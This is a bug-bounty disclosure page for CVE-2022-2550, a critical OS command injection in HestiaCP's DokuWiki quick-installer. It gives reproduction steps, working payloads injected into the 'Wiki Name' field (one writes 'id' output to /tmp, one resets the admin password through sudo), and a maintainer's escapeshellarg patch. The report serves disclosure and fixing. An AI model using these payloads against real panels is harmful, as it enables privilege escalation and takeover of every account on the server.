

## OS Command Injection user to admin in hestiacp/hestiacp 2



Reported on Jul 22nd 2022

### Summary

Arbitrary commands can be injected when installing DokuWiki.

### Description

Authenticated as "User" role users can inject commands. Injected commands are running as "admin" user.

### Prerequisite

Any user access

php 7.4 must be installed in order to install dokuwiki (only admin can install php7.4)

### Vulnerable Parts;

<https://github.com/hestiacp/hestiacp/blob/1084a16e7d680235f6ac8c45bd845da35f3dc970/web/src/app/WebApp/Installers/DokuWiki/DokuWikiSetup.php#L88>

Attackers can inject commands with `$options['wiki_name']` and other `$options['XXX']` variables.

### Proof of Concept

- [1] login to panel with user account.
- [2] Open WEB tab. <https://XX.XX.XX.XX:8083/list/web/>
- [3] Click "Add Web Domain"
- [4] Enter random domain to domain field and save.
- [5] In the "Edit Web Domain" page click "Quick Install App"
- [6] Click "Setup" button in DokuWiki
- [7] All fields are vulnerable, enter payload to "Wiki Name" field and fill other fields and click install button.

Chat with us

```
// payload
```

```
aa'; echo "injected" > /tmp/test; id >> /tmp/test ; echo '1
```

[9] Wait 10 sec

```
/tmp/test
```

```
injected
```

```
uid=1001(admin) gid=1001(admin) groups=1001(admin)
```

## PoC Video

<https://drive.google.com/file/d/1wNuGVhsnhmhvUcUa8-LKekuL3DbO4smA/view?usp=sharing>

## Impact

Attackers can runs commands as admin user. Attackers can access all users account.

Exmaple Payload;

```
Reset "admin" password to "XXX.xxx1234"
```

```
aa'; sudo /usr/local/hestia/bin/v-change-user-password admin XXX.xxx1234;
```

## Occurrences

 DokuWikiSetup.php L88

## References

- [OWASP Os Command Injection](#)

CVE  
CVE-2022-2550  
(Published)

Vulnerability Type

Chat with us

## CWE-78: OS Command Injection

### Severity

Critical (9.9)

### Registry

Other

### Affected Version

1.6.4 (latest version)

### Visibility

Public

### Status

Fixed

### Found by



imp

@redstarp2

legend ▼

This report was seen 648 times.

We are processing your report and will contact the **hestiacp** team within 24 hours. 4 months ago

imp modified the report 4 months ago

imp modified the report 4 months ago

imp modified the report 4 months ago

We have contacted a member of the **hestiacp** team and are waiting to hear back 4 months ago

A **hestiacp/hestiacp** maintainer 4 months ago

Maintainer

My github name is divinity76 , I am not (currently?) a member of HestiaCP and I do not speak for them, but I am a contributor and I am on the "security advisors" list on Discord, anyway i think this would fix it?

Chat with us

```
$cmd = implode(" ", array(
    "curl",
    "--request POST",
    ($sslEnabled ? "" : "--insecure "),
    "--url " . escapeshellarg($installUrl),
    "--header 'Content-Type: application/x-www-form-urlencoded'",
    '--data-binary ' . escapeshellarg(http_build_query(array(
        "l" => "en",
        "d" => array(
            "title" => $options['wiki_name'],
            'acl' => 'on',
            'superuser' => $options['superuser'],
            'fullname' => $options['real_name'],
            'email' => $options['email'],
            'password' => $options['password'],
            'confirm' => $options['password'],
            'policy' => substr($options['initial_ACL_policy'], 0, 1),
            'license' => explode(":", $options['content_license'])[0]
        ),
        'submit' => ''
    )))
));
```


imp 4 months ago

Researcher

Hi, I tried your patch and vulnerability seems fixed. Can you request for CVE

Request looks like below

```
curl --request POST --insecure --url http://z.com/install.php --header Content-Type: a
```



Jaap Marcus validated this vulnerability 4 months ago

imp has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

Chat with us

Jaap Marcus marked this as fixed in 1.6.5 with commit 3d4c30 4 months ago

The fix bounty has been dropped ❌

This vulnerability will not receive a CVE ❌

DokuWikiSetup.php#L88 has been validated ✅

Jaap Marcus 4 months ago

Maintainer

@admin I am sure I "Set CVE" to "Yes" how ever none has been issued

Please issue an CVE for this one

Jamie Slome 4 months ago

Admin

Hmm, did you select save on the Yes option? Apologies for the confusion - it sounds like a bug.

I will assign a CVE here 👍

Sign in to join this conversation

2022 © 418sec

huntr

home

hacktivity

leaderboard

FAQ

part of 418sec

company

about

team

Chat with us

[contact us](#)

[terms](#)

[privacy policy](#)

[Chat with us](#)